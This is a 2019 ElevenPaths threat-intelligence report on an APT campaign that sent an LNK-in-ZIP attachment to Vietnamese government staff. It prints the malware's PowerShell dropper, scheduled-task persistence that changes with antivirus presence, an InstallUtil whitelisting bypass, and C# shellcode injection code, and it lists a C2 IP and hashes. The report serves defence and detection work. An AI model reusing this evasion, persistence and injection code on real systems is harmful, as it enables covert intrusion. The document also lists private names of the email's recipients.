Eleven Paths

RESEARCH_

Docless Vietnam APT

Innovación y laboratorio

April 2019

Telefónica CYBER SECURITY UNIT

elevenpaths.com

Index

What have we discovered?

We have detected a malware sent to some email accounts belonging to a Vietnam government domain. This email is written in Vietnamese and is dated March 13th, 2019. It seems to come from an account inside the organization (gov.vn), maybe someone sending it to a security operator, because of resulting suspicious.

Đã gửi bằng cách sử dụng OWA cho iPhone

Từ: So Noi vu
Đã gửi: 13 Tháng Ba 2019 10:23:53 SA
Đến: Nguyễn Văn Chiến; Nguyễn Thị Hồng Nhung; Lê Phú Nguyện; Trần Trung Sơn; Võ Ngọc Phi; Võ Thị Tuyền; Võ Văn Việt; Hoàng Công Nghĩa; Mai Kim Anh; Nguyễn Quốc Dũ; Phan Thị Thanh; Trà Hoa Nữ; Trần Vũ Linh; Võ Thị Thu Diễm; Võ Triều Anh; Bùi Thị Thu Linh; Dương Trúc Tiên; Huỳnh Bảo Trung; Huỳnh Thị Như Ngọc; Lê Đức Thọ; Lê Thị Kim Thảo; Lê Thị Thu Thủy; Ngô Thị Kim Thúy; Nguyễn Đăng Nhật Minh; Nguyễn Việt Bảo; Nguyễn Vỹ Phượng; Phạm Thị Thanh Hương; Trần Đình Quân; Trần Đức Anh; Trần Thị Bích Diễm; Trần Thị Bích Thy; Vũ Thanh Nguyên; Nguyễn Thị Tố Loan; vanthu@danang.gov.vn; Đặng Chí Thanh; Trần Danh Nam; Hoàng Tôn Nữ Như Ngọc; Nguyễn Thị Kim Hồng; Nguyễn Thị Kim Oanh; Phạm Thị Kim Nhung; Admin Ban Thi đua Khen thưởng; Ngô Khôi; Nguyễn Văn Năm; Từ Văn Vũ Bình; Võ Quốc Tín; Huỳnh Thị Như Ngọc
Chủ đề: TKCT quy I nam 2019

Kính gửi: Toàn thể công chức, viên chức và người lao động Sở Nội vụ

We focused on the attachment. It is a zip file, never seen before in VirusTotal or any other Threat Intelligence system that we are aware of.


TKCT.zip

c:\users\admin\desktop\db56a6de1c66a572a2127aaf325be144c20849c94b733535440daed256f9b8a0_tkct\tkct.zip
indicators (1)
virustotal (n/a)
strings (0/15/0/0/1851)

property	value
md5	9B4C02F5709DE39E0866FDDF1654B01A
sha1	0A573C8144BF922B75007775CCBAF9611D9C39E2
sha256	DEBA57CB0BDB39B0127D05D27ECAFFB888F492C06A59C3386DFDEAB004B6D2F2
first-bytes (hex)	50 4B 03 04 14 00 00 00 00 00 FC 64 76 4E 00 00 00 00 00 00 00 00 00 00 00 00 46 00 00 00 64 62 35
first-bytes (text)	P K . . . . . d v N . . . . . F . . . . d b 5
size	155473 bytes
entropy	7.997

This file resulted in a very interesting infection system. It uses a combination of techniques never seen before, making us think about a very targeted campaign, using interesting resources to specifically infect Vietnam government.


The global view of the threat schema is the following:



Although it may look typical, the schema hides some very smart techniques to avoid detection and fool the system.

Docless DOC with three stages

Inside the ZIP there is no actual file. Instead, we can find a link file with .lnk extension that simulates a document icon. This has been used before by attackers, but it is not a very popular tool.




The actual payload resides in the Target property of the link file, where the LNK points to. The target contains MS-DOS obfuscated code to compose itself.

The result (using a technique called “carving”) will be a PS file, base64 encoded, saved in %TEMP% variable and named s.ps1. DOS obfuscation refers to a technique based in DOS commands (used for BAT programming) that obfuscates itself using loops, environment variables and composing names taking substrings from filenames, directories, etc.

This PowerShell, once executed, will create and run another PowerShell file, that will reside only in memory and that, again, will run a WScript Shell. The Script will create again other three files:


1. A decoy DOC file, making the victim think that an actual doc file has been opened.




2. A legitimate tool to install .NET assembled files. This Will be used to bypass SmartSCreen and AppLocker protection, since the actual payload will be a parameter of this legitimate file.
3. A DLL file, created in .NET that contains the actual malicious payload.

DOS OBFUSCATION

%comsec% is an environment variable which usually translates into “cmd.exe”. “findstring” is coded as f%windir:~4,1ndstring% which will take the fourth letter out of %windir%, and so on, using substrings and a loop. The command will finally create a PowerShell file in %temp%. The string “iex” embedded in the LNK file, marks the beginning of the payload in PowerShell code. IEX is an alias in PowerShell for Invoke-Expression



The PowerShell (beginning with the "Iex" string) is base64 encoded. It will be used just to generate the PowerShell that will launch a PowerShell in memory. This code will never be saved on disk.



DISKLESS POWERSHELL

This file is the real core of the attack: it will create persistence, launch payload, and show decoy document. This file, aside from the logic, contains three different artifacts. A decoy .doc file, a tool to install .net files, and the payload itself.

This file is written in PowerShell, but it uses obfuscated code to create an object that will use Wscript.Shell Run to actually execute code.

```
###

$nwNuPq = 0
$jQDqMUh = New-Object Security.Principal.WindowsPrincipal( [Security.Principal.WindowsIdentity]::GetCurrent())
if($jQDqMUh.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator) -eq $true)
{
    $nwNuPq = 1
}

if ($nwNuPq -eq 1)
{
    $386858363 = $env:WINDIR+"\debug\tmp_pFWwjd.dat";
}else{
    $386858363 = $env:TEMP+"\tmp_pFWwjd.dat";
}

[Byte[]]$var_code = [System.Convert]::FromBase64String("TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[System.IO.File]::WriteAllBytes($386858363,$var_code);

$CArzmh = 1;

if ($CArzmh -eq 1)
{
    $vAKuGD = $env:TEMP+"\Bai.doc";

    [Byte[]]$bd_code = [System.Convert]::FromBase64String("0M8R4KGxGuEAAAAAAAAAAAAAAAAAAAAAAPgADAP7/CQAGAAAAAAAAAAAAA
    [System.IO.File]::WriteAllBytes($vAKuGD,$bd_code);

    Start-Process -FilePath $vAKuGD
}


$InstallUtilv2 = $env:WINDIR+"\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe";
$InstallUtilv4 = $env:WINDIR+"\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe";
```

The code contains Bai.doc in base64, which is the decoy document. And uses scheduled tasks to persist, checking if the victim has privileges. This file checks if the user is administrator. If so, it copies the DLL file in WINDIR\debug\ and %TEMP% otherwise. If administrator, it will create a scheduled task with SYSTEM privileges, if not, it will try without so high privileges

Aside, this file is in charge of persistence. It creates a scheduled task.

```
CreateObject(chr(87)&chr(115)&chr(59)&chr(114)&chr(105)&chr(112)&chr(116)&chr(46)&chr(83)&chr(104)&chr(101)&chr(108)&chr(108)).Run """$TempLoader"" /logfile= /u /LogToConsole=false "$386858363"", 0
"@

    $avp = Get-Process -Name avp
    $avpui = Get-Process -Name avpui

    if (($avp -ne $null) -or ($avpui -ne $null))
    {
        $commandfile = $env:TEMP+"\Win629052.vbs";

        [System.IO.File]::WriteAllText($commandfile, $command);

        $wscript = $env:WINDIR+"\system32\wscript.exe";

        $tempwscript = $env:TEMP+"\winweb.exe";

        cmd.exe /c copy /y "$wscript" "$tempwscript"

        schtasks /create /sc minute /mo 3 /tn "Security Script kb00769670" /tr "$tempwscript //Nologo //B $commandfile" /F
        schtasks /run /tn "Security Script kb00769670"


    }else{

        $commandfile = $env:TEMP+"\Win629052.txt";

        [System.IO.File]::WriteAllText($commandfile, $command);

        $wscript = $env:WINDIR+"\system32\wscript.exe";

        $tempwscript = $env:TEMP+"\winweb.exe";

        cmd.exe /c copy /y "$wscript" "$tempwscript"

        schtasks /create /sc minute /mo 3 /tn "Security Script kb00769670" /tr "$tempwscript //Nologo //E:vbscript //B $commandfile" /F
        schtasks /run /tn "Security Script kb00769670"

    }
```

It is quite interesting that the malware checks if Kaspersky (avp.exe process) is running in the system and acts differently if so. If Kaspersky IS in the system, it will create a scheduled task that runs a vbs script, as usual. But if Kaspersky is NOT present in the system, it will rename the vbs to TXT and run wbscript with the parameter /E:vbscript that allows the program to know what kind of script it is running. We guess this is trying to bypass the detection tin some way, although it sounds counterintuitive.

The final stage, “uninstalling yourself”


The system runs the DLL with InstallUtil.exe, to avoid Smartscreen and Applocker. This whole command will be called with a wbscript, creating the object.

```
$command =
@"
CreateObject(chr(87)&chr(115)&chr(99)&chr(114)&chr(105)&chr(112)&chr(116)&chr(46)&chr(83)&chr(104)&chr(101)&chr(108)&chr(108)).Run \\
    """$TempLoader"" /logfile= /u /LogToConsole=false "$386858363"", 0
"@
```

Which basically is is:

WScript.Shell. Run InstallUtil.exe

This is not so common and a very smart technique. How the malicious function is called is even more interesting: the DLL will be “uninstalled” using InstallUtil.exe, a legitimate .net tool. We say “uninstalled” because that is exactly the command used to install it. “/u”. Does the APT uninstall anything? Not at all. It actually installs itself.




The trick here is that the APT itself contains a "Uninstall" subroutine, that actually installs itself.

```
// CrateWindowByDotNet.Sample
public override void Uninstall(IDictionary savedState)
{
    bool flag = false;
    Sample.s_mutex = new Mutex(true, "GLOBAL_VMSytnSCg", ref flag);
    if (!flag)
    {
        return;
    }
    while (true)
    {
        GoCode.Exec();
    }
}
```

```
// CrateWindowByDotNet.GoCode
public static void Exec()
{
    string s = "ZsHCMJDotAwAAG/cjoeHRAxH0gxrBkMveXh41NHQDspz4Q7SfQ7Ce+8KOka4b5eNh4fXb3WNh4cMd+/NikmOb3mOh4fXb2eNh4cOwkvv48QAUW9sjoeH129KjYeHDsJP7xcWxodv
byte[] array = Convert.FromBase64String(s);
string str = "Virtual";
IntPtr hModule = GoCode.LoadLibrary("kernel32.dll");
IntPtr procAddress = GoCode.GetProcAddress(hModule, str + "Alloc");
GoCode.TjQrLwU tjQrLwU = (GoCode.TjQrLwU)Marshal.GetDelegateForFunctionPointer(procAddress, typeof(GoCode.TjQrLwU));
string str2 = "Create";
procAddress = GoCode.GetProcAddress(hModule, str2 + "Thread");
GoCode.TCreateThread tCreateThread = (GoCode.TCreateThread)Marshal.GetDelegateForFunctionPointer(procAddress, typeof(GoCode.TCreateThread));
uint num = tjQrLwU(0u, (uint)array.Length, GoCode.MEM_COMMIT, GoCode.PAGE_EXECUTE_READWRITE);
Marshal.Copy(array, 0, (IntPtr)((long)((ulong)num)), array.Length);
IntPtr hHandle = IntPtr.Zero;
uint num2 = 0u;
IntPtr zero = IntPtr.Zero;
hHandle = tCreateThread(0u, 0u, num, zero, 0u, ref num2);
GoCode.WaitForSingleObject(hHandle, 4294967295u);
}
```

The .DAT file generated by the script is actually a DLL file compiled with .NET that contains the payload. It will be injected in memory. It reserves memory with VirtualAlloc to inject shellcode and calls CreateThread.

The payload itself is a Cobalt bacon, very clear from the way it communicates with its command and control.



We cannot identify 144.202.54.86 with any other attack, as far as we know.

Conclusions

This malware uses some very interesting techniques that, if not new, are not common, and even less used altogether in a single attack.

- The attack seems to be targeting a very targeted Vietnamize government.
- Using a .LNK file keeps the attack away from sandboxes.
- The obfuscation techniques applied are very wisely used to keep the malware under the radar.
- The execution technique keeps the malware away from EDR, for example loading through a legitimate binary, working in memory for deobfucation and injecting, etc.
- Although they use a known malware as command, the way it is injected in memory and loaded results in a very interesting technique.
- This infrastructure is not used in any other attack.

IOCs

- 144.202.54.86
- 0476ec8b4cb1b5dd368be52d9249f5b3cf6709b3141e9d02814c05f61cb90a91
- 89fdef30c14db09e4e82c561db4a35cbc039b95bdfa6340546f7ee54b887f59b
- 52dc9be06e921276c9df828b6be6da994df667e25af03bdddcc6cfec1470f1d7
- Mutex: GLOBAL_VMSytnSCg.

About ElevenPaths

ElevenPaths, the Cybersecurity unit of Telefónica, we constantly challenge the current state of security. We believe this should be a constant characteristic of technology. Furthermore, we constantly question the relationship between security and people, with the aim of making innovative products able to transform the concept of security itself and to keep being one step ahead of the attackers, as they are more and more present in our life.

Further info

www.elevenpaths.com

@ElevenPaths

blog.elevenpaths.com